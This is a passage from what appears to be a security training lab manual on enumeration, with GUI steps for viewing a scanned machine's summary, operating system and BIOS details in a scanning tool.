
12. Hover your mouse cursor over the **Computer details** under the Scan summary tab to view the **scan summary**, as shown in the screenshot.

Note: The MAC address might differ when you perform this task.




Module 04 – Enumeration

13. Click the **Operating System** tab and hover the mouse cursor over **Windows details** to view the complete details of the machine.




14. Click the **BIOS** tab, and hover the mouse cursor over windows details to display detailed BIOS settings information.



Module 04 – Enumeration

